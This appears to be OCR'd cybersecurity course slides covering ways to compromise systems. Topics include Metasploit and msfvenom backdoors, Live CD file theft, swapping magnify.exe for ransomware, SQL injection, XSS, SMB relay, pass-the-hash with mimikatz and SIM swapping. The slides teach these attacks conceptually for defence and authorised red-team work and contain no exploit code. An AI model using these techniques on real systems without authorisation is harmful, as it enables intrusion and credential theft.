- IoT devices are easier to access, are already available in large numbers, and are **not adequately protected.**
  - **Manufacturer**s of IoT products have not been prioritizing the security of their devices.
  - Users are lazy, and experts say that most users leave IoT devices ***with their default security configurations***.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Mobile Device Attacks

- Gradual increase in malicious activity targeting mobile devices
  - 9 Million attacks blocked (2015) → 18 Million attacks blocked (2016)
- A mobile malware aims to
  - **Send messages** on victim's phones to generate revenues for hackers.
  - **Steal personal information** from their victims' devices.
- Most smartphone users are unconcerned about attacks that hackers can carry out on their devices.
- Smartphones have browsers and web-supported apps
  - Vulnerable to scripting attacks
  - Exploitable through the man-in-the-middle attack.
- Example of Smartphone Malwares: BlueBorne (September 2017)

This slide is copyrighted. It must not be distributed without permission from UOW

Hacking Every Device

- Targeting non-obvious devices, which is *seemed to be harmless*, in corporate networks.
- In particular, **printers**: Since modern printers come with an inbuilt memory function and only basic security features. Accessing to the printer may reveal the following:
  - ***Password*** *authentication mechanisms*
  - Gathering the **sensitive data** that users send to be printed
  - Used as **entry points** into otherwise secure networks
- Examples: "Weeping Angel" in WikiLeaks
  - Exploiting the *always-on voice command system of Samsung smart TVs*
  - Spying on people in a room by recording their conversations
  - Transmitting the conversation of viewers to a **CIA** server.

This slide is copyrighted. It must not be distributed without permission from UOW

Hacking the Clouds

- Clouds are one of the fastest growing technologies today.
  - Clouds offer flexibility, accessibility, and capacity to the company's IT system.
- One great vulnerability in the cloud: everything - storage space, CPU cores, and network interfaces, is shared.
- Hackers try to go beyond the boundaries that cloud vendors have established for each user.
- Security majorly left to the cloud vendor:
  - The **security environment** of the cloud is largely determined by the vendor.
  - The *security control of the individual company is limited*.
  - The use of shared platforms with other people.
- There has been an *upward growth of incidences* of cloud vendors and companies using the cloud being attacked.

This slide is copyrighted. It must not be distributed without permission from UOW

Hacking the Clouds

- The cloud was **not the direct target**: hackers had to compromise a user or a system within an organization.
- Examples:
  - **Target**: The credit card details of up to 70 million customers of Target were stolen. It was started from a phishing email, but *the data in the cloud server* were leaked to the hacker.
  - **Home Depot**: the details of about 56 million credit cards and 50 million emails belonging to clients were compromised. The hacker used a malware to infect *a point of sale cloud* system.
  - **Sony Pictures**: the attackers were able *to obtain from the organization's cloud servers* employee information, financial details, sensitive emails, and even unreleased films.
  - The US Internal Revenue Service (**IRS**): The details of more than 100,000 accounts from IRS were stolen from the *cloud server*.

This slide is copyrighted. It must not be distributed without permission from UOW

CSIT302 Cybersecurity

Day 2-2 –Compromising the System (2)

Subject Coordinators: Dr Partha Sarathi Roy

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Compromising the System (2)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

The Steps to Compromise a System

- The core macro steps to compromise a system are:
  - Deploy the payloads
  - Compromise the operating system
  - Compromise the web-based system
- These steps will vary according to the attacker's mission, (or the Red Team's target exercise, if this is a part of penetration tests).

This slide is copyrighted. It must not be distributed without permission from UOW

Deploying Payloads

- Using Metasploit
  - ➢ It is **a hive of exploits and payloads** (small pieces of program)that can be used against different vulnerabilities that a hacker has *already identified* using the scanning tool such as Nessus Scanner.
  - ➢ The framework's console can be booted up by giving the command *msfconsole* in the terminal. The payload is then set up using the command with the *IP address of the target*.
  - ➢ One way to generate a payload for a backdoor is using the *msfvenom* command line interface.
    - ✓ It creates a backdoor payload such as a Windows command shell, *reverse TCP stager.*
    - ✓ Those backdoors can be **distributed by phishing** emails.

This slide is copyrighted. It must not be distributed without permission from UOW

Deploying Payloads

- Exploiting a vulnerability
  - Hacking groups and many other government agencies studying software systems to find exploitable vulnerabilities.
  - For example, according to WikiLeaks, the NSA (National Security Agency, US) does the same thing:
    - ✓ A database of vulnerabilities exists on computing devices, and even everyday devices.
    - ✓ Their stored exploits have regularly been outed by a hacking group called "*The Shadow Brokers*". EternalBule, which was used for WannaCry, is one of them.
  - The vulnerabilities could be **errors in the authentication code**, **bugs within the account management system**, or just **any other unforeseen error** by the developers.

This slide is copyrighted. It must not be distributed without permission from UOW

Deploying Payloads

- Zero-Day
  - Zero-day attacks use advanced vulnerability discovery tools and techniques to ***identify vulnerabilities that are not yet known*** by software developers. The typical ways to find the zero-day vulnerabilities are fuzzing and source code analysis.
  - **Fuzzing**
    - ✓ Fuzzing is an automated testing technique for software, which involves providing invalid, unexpected, or random data as inputs to a computer program.
    - ✓ In cybersecurity, this refers to a system created by the hacker in an attempt to find a vulnerability.
    - ✓ It is often too inefficient to use, especially when dealing with large programs.

This slide is copyrighted. It must not be distributed without permission from UOW

Deploying Payloads

- **Source code analysis**
  - ✓ A knowledgeable hacker might be able to identify bugs in the source code.
  - ✓ It is **simpler and quicker**.
  - ✓ Its success rate is lower since it is not very easy to pinpoint errors from merely looking at code.
  - ✓ Using automated tools:
    - Checkmarx (www.checkmarx.com): Checkmarx can scan the code and quickly identify, categorize, and suggest countermeasures for vulnerabilities in the code.
- Reverse engineering:
  - ✓ Generating assembly language source code from machine-executable code
  - ✓ IDA PRO (www.hex-rays.com)

This slide is copyrighted. It must not be distributed without permission from UOW

More on Zero-Day

- Types of zero-day exploits
  - **Buffer overflows**
    - ✓ They are caused by the use of incorrect logic in the codes of a system, *which write data to a buffer memory but* ***not to observe the memory restrictions of the buffer****.*
    - ✓ Writing data past the acceptable limit → a system crash in a controllable way.
  - **Structured exception handler overwrites:**
    - ✓ **Structured Exception Handling** (**SEH**) is an exception handling mechanism.
    - ✓ Hackers attack the logic of the SEH, *causing it to correct non-existent errors* and lead a **system to a shutdown**.
    - ✓ Sometimes used with buffer overflows.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Compromising Operating Systems

- Compromising OS
  - In this scenario, the hackers are *insider threats*.
  - Insider threats are **people working inside organizations** that have malicious intentions; insider threats have the advantage of being exposed to the inside of an organization and therefore know where exactly to attack.
  - Also, *they are physically close to the target* and use even the target machine when the user is not attended.
    - ✓ Third party tools: Kon-Boot (https://youtu.be/C2wV2ZijxB0), Hiren's BootCD or Ophcrack
    - ✓ The Linux Live CD
    - ✓ Preinstalled applications
  - The free version of these tools would not be able to compromise the later versions of Windows.

This slide is copyrighted. It must not be distributed without permission from UOW

Compromising Operating Systems

- Compromising systems using a Linux Live CD
  - The Linux Live CD enables a hacker to access all the files contained in a Windows computer directly.
  - The hacker will have to boot the target computer from a DVD or thumb drive containing a bootable image of Linux Desktop and select **Try Ubuntu** instead of **Install Ubuntu**.
  - Under **Devices** in the home folder, *all the Windows files will be listed so that a hacker can simply copy them*. Unless the hard disk is encrypted, all the user files will be visible in plain text. → Just to copy data.

This slide is copyrighted. It must not be distributed without permission from UOW

Compromising Operating Systems

- Compromising systems using preinstalled applications
  - The aim is to compromise **the Windows programs**
  - A hacker can *modify some of the commonly used applications* such that when the Windows user runs them, a malicious action is performed instead.
  - For example, replacing *magnify.exe* in *System32* folder to encrypt files in the computer such as a ransomware. → When the user opens the computer and performs an action that runs the magnify tool, the malicious program is run instead and will immediately proceed to encrypt the computer's files.

This slide is copyrighted. It must not be distributed without permission from UOW

Compromising Web-based Systems

- Almost all organizations have a web presence.
- Today, web-based systems contain highly valuable and sensitive data.
- Competitors are turning to hackers to force the websites of their competitors out of service.
- Always look at the **OWASP Top 10** Project (https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project) for the latest update in the list of most critical web applications.
- The typical ways to compromise web-based systems are following:
  - SQL Injection
  - Cross-site scripting
  - Broken authentication
  - DDoS attacks

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Compromising web-based systems

- SQL Injection
  - Code injection attack that targets the execution of inputs provided by users on the backend for websites coded in PHP and SQL.
  - Hackers supply inputs that can manipulate the execution of SQL statements, causing a compromise to occur at the backend and exposing the underlying database.

This slide is copyrighted. It must not be distributed without permission from UOW

Compromising Web-based Systems

- Cross-site scripting
  - It exploits the input fields of a website if they are not sanitized. XSS scripting is used by hackers to steal cookies and sessions as well as display alert boxes.
  - **Stored XSS** is a variant of XSS scripting where a hacker wants to **store a malicious XSS script in the HTML** of a page or in the database. This then executes when a user loads the affected page.
  - Example:
    - ✓ In a forum, a hacker may register for an account with a malicious JavaScript code.
    - ✓ This code will be stored in the database.
    - ✓ When a user loads the forum members' web page, the XSS will execute.

This slide is copyrighted. It must not be distributed without permission from UOW


Compromising Web-based Systems

- Broken authentication
  - This type of weakness can allow an attacker to either capture or bypass the **authentication** methods that are used by a web application.
  - A common attack used in publicly shared computers, especially those in cyber cafes.
  - These attacks target machines, as websites establish sessions and store cookies **on the physical computers,** but do not delete them when a user closes a browser **without logging out**.
  - In another variation of this type of hacking, a hacker uses **a browser's URL** which posted on social media or chat forums. If some session IDs are embedded in the URL, the ID hackers can use it to access the account and find out private information about the user.

This slide is copyrighted. It must not be distributed without permission from UOW

Compromising Web-based Systems

- DDoS attacks
  - Used against big companies. Hackers are increasingly gaining access to **botnets** composed of infected computers and IoT devices.
  - These agents are controlled by handlers to commandeer large numbers of bots.
  - Handlers send a command to *all agents to send requests to a certain IP address*.
  - The main aims for DDoS attacks are normally **either to bring down a server or to create a diversion** in order to commit another malicious act such as stealing data.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Case Study: Compromising IoT bulbs to attack a university network

- Released from Verizon's sneak peek of the 2017 Data Breach Digest scenario.
- The Verizon RISK (Research, Investigations, Solutions and Knowledge) team discovered the university's hijacked vending machines and 5,000 other IoT devices were compromised and making seafood-related DNS requests every 15 minutes.
- DDoS to the local DNS server:
  - "The name servers, responsible for **Domain Name Service (DNS)** lookups, were producing high-volume alerts and showed an abnormal number of sub-domains related to seafood. As the servers struggled to keep up, legitimate lookups were being dropped—preventing access to the majority of the internet."

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Case Study: Compromising IoT bulb to attack a university network

- The botnet spread from device to device by brute forcing default and weak passwords. After the infection, the new password is set.
- The university used a packet sniffer to intercept a ***clear-text malware password*** for a compromised IoT device.
- Mitigation and response tips:
  - change default credentials on IoT devices.
  - create separate network zones for IoT systems and
  - air-gap them from other critical networks where possible.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Chasing a User’s Identity

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Chasing a User's Identity

- According to the 2016 *Data Breach Investigation Report* from Verizon, 63% of confirmed data breaches *happened due to weak, default, or stolen passwords.*
- *Identity is the new perimeter*
  - Traditional network perimeter is not sufficient to describe the security boundary of organisations.
  - The majority of the new credential is composed ***only of a username and password***.
  - There are numerous legacy systems that rely purely on usernames and passwords in order to work properly.
  - While multifactor authentication is gaining popularity, *it is still not the default method used to authenticate users*.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Identity Is the New Perimeter

- Growing trends of credential theft:
  - The hackers want to infiltrate without making any noise using **valid** credentials to authenticate the network.
  - The hackers target a user's bank credentials using banking Trojans.
  - In June 2017, *The Times* reported that the email addresses and passwords of secretaries of the UK government, were among the tens of thousands of government officials' credentials, were stolen, and later sold.
    → Used to access privileged information and spear phishing.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Identity Is the New Perimeter

- Home users are also corporate users, and are bringing their own devices (BYOD) to consume corporate data.
  - A user's identity for his personal application, resides in the same device that has **his corporate credentials in use to access corporate-related data**.
  - Users might utilize the **same password** for multiple credentials for different tasks**.**
- The vulnerability of Chrome (May 2017)
  - Internet browser's vulnerabilities can be exploited to steal a user's credentials, which potentially related with corporate credentials.
  - In May 2017, vulnerability in Google Chrome allows hackers to automatically download a malicious file onto a victim's PC that could be used to **steal credentials**.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Hash Function

- A hash function $Hash$ is a one-way mathematical function, denoted as

$$\text{Hash: } M \rightarrow \{0, 1\}^n$$

- We write it as $h = Hash(m), m \in M, h \in \{0,1\}^n$
- m is called as message and $Hash(m)$ is called the message digest.
- m can be of arbitrary length while $Hash(m)$ has a fixed length.
- Key properties of hash function:
  - Easy to compute
  - Hard to invert
  - Collision-resilience

Recommended message digest lengths (in bits):

128 (MD5),

160 (SHA-1),

224/256/384/512 (SHA-2),

224/256/384/512 (SHA-3)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Hash Function:What are hash functions used for?

- For storing password. Server stores h(pw) instead of pw. (For confidentiality)
- For integrity (e.g. HMAC).
- For efficiency.
- For proof-of-work. (In Bit-coin and blockchain)

This slide is copyrighted. It must not be distributed without permission from UOW

Windows New Technology LAN Manager (NTLM) Protocol


- It refers to the authentication protocols from Microsoft.
- Authenticate users to servers based on the three-way challenge/response mechanism
- Introduced in 1993 with Windows NT 3.1
- Starting with Windows 2000, NTLM was replaced by Kerberos as the standard authentication protocol for Active Directory (AD) domains.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Windows New Technology LAN Manager (NTLM) Protocol

- Authentication Process
- Use challenge/response mechanism



A hash function $Hash$ is a one-way mathematical function, such that

- Easy to compute
- Hard to invert
- Collision-resilience

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW


Chasing a User's Identity

- More details on the vulnerability of Chrome (May, 2017)
  - The flaw in the default configuration of the latest version of Chrome running on an updated version of Microsoft's Windows 10 operating system. (On may-16-2017)
  - **How-to-carry-out**: The attacker just needs to entice the victim to visit his website to be able to proceed and reuse victim's authentication credentials.
  - An attacker to gain access to a victim's username and Microsoft LAN Manager (NTLMv2) password hash. That leaves victims open to a variety of attacks including a Server Message Block (SMB) relay attack. A SMB relay attack allows an adversary to use a victim's credentials to authenticate to a PC or network resource such as email or remote server.
  - More details can be found on https://www.scmagazine.com/google-chrome-flaw-could-allow-windows-credential-theft/article/662515/

This slide is copyrighted. It must not be distributed without permission from UOW

SMB Relay Attack

- SMB exploits the NTLM protocol




UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Identity Is the New Perimeter

- The attack workflow
  - Nowadays, the hackers can just rent bots that belong to someone else.
  - According to ZingBox (https://www.zingbox.com/), "the price for 50,000 bots with attack duration of 3600 secs (1 hour) and 5 ~10-minute cool-down time is approximately $3,000 to $4,000 per 2 weeks."



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW


Identity Is the New Perimeter

- MFA failure
  - ➢ Many cloud vendors usually offer two-factor authentication to add an extra layer of protection.→ Two-factor authentication enhances the security of the authentication process, but not a bulletproof system.
  - ➢ For example, there is a **SIM swap** attack:
    - ✓ A hacker gave calls to Verizon, and convinced the Verizon technician (with only the last four digits of the McKesson's social security number) to switch the SIM connected to the account associated with McKesson's phone to the one in the hacker's phone. From there, the hacker can receive all the texts and phone.

This slide is copyrighted. It must not be distributed without permission from UOW

Strategies for Compromising a User's Identity

- Identity plays a big role in accessing privileged data or hijacking the data.
- The attack plan of the **red team** should take into consideration the current threat landscape, which includes three stages.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Strategies for Compromising a User's Identity

- Stage 1: **Who** can potentially attack us?
  - The red team *performs a self-assessment* and understand what type of information the company has and who would benefit from obtaining it.
  - It might not be able to map all adversaries, but at least the red team will be able to create a basic adversary profile for the next stage.
- Stage 2: **What** are the most common attacks launched by these adversaries?
  - Many of the hacker groups have a *pattern*.
  - Understanding the category of the attack, and how they are created, you can try to *emulate something similar during your attack exercise*.

This slide is copyrighted. It must not be distributed without permission from UOW

Strategies for Compromising a User's Identity

- Stage 3: **How** these attacks are executed?
  - ➢What the Red Team is doing here is just trying to be accurate with reality.
  - ➢It doesn't really help if the Red Team starts an attack exercise without a purpose and without tangible evidence that other hacking groups might do the same.
  - ➢The hackers' mindset
    - ✓ *The attackers will not stop* if they fail to infiltrate on the first attempt, they are likely to attack again using different techniques, until they are able to break in.
  - ➢The red team also has a clearly defined mission such as gaining access to privileged information with the hackers mindset
    - ✓ To be clear on the mission. → Otherwise, the attempts will get caught!
    - ✓ Efforts must be synchronized and organized.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Strategies for Compromising a User's Identity

- Some important considerations in an on-premises environment as well as in a VM located in the cloud (IaaS):
  - Do not perform these steps in a production environment.
  - *Create an isolated lab* to test any type of Red Team operation.
  - Once all tests are done and validated, make sure *you build your own plan to reproduce these tasks* in a production environment as part of the Red Team attack exercise.
  - Before performing the attack exercise, make sure you have <u>the agreement of your manager</u>, and that the entire command chain is aware of this exercise.

This slide is copyrighted. It must not be distributed without permission from UOW

Harvesting Credentials

- Using identified unpatched vulnerabilities
  - ➢For example, the vulnerability classified as CVE-2017-8563
    - ✓ allows an elevation of privilege vulnerability due to Kerberos' authentication failure;
    - ✓ enables the attackers to perform a privilege escalation, and potentially gain access to a local administrator account through a lateral movement.
- Using the pass-the-hash attack.
  - ➢It gained the popularity after Hernan Ochoa published the Pass-The-Hash Toolkit.
  - ➢A password has a hash → depending on how the authentication is performed, ***it is possible to present the password hash instead of a plaintext password***.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Harvesting Credentials

- Pass-the-hash
  - Instead of getting plaintext password, it uses the hashed password for the attack.
  - Up to Windows 7, this also can be performed manually (and remotely) using *Windows powershell*, *mimikatz* and *Sysinternals*.
    - ✓ *Mimikatz* is a tool dumping hashes and clear text credentials straight from memory in Windows systems. (useful link: https://www.offensive-security.com/metasploit-unleashed/mimikatz/)
    - ✓ *Sysinternals* is a suite to remotely access the Windows and execute commands.

This slide is copyrighted. It must not be distributed without permission from UOW

Harvesting Credentials

- Brute force
  - A *brute-force attack* consists of an attacker trying many passwords or passphrases with the hope of eventually guessing correctly.
  - The oldest one, but it is still valid for testing two aspects of your defense controls:
    - ✓ *The accuracy of your monitoring system*: Since brute force attacks may *cause noise*, it is expected that your defense security controls *can catch the activity while it is happening*. → If it doesn't catch it, you have a serious problem in your defense strategy.
    - ✓ *How strong is your password policy?:* If your password policy is weak, chances are that this attack will be able to obtain many credentials. If it does, you have another serious problem.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Harvesting Credentials

- Social engineering
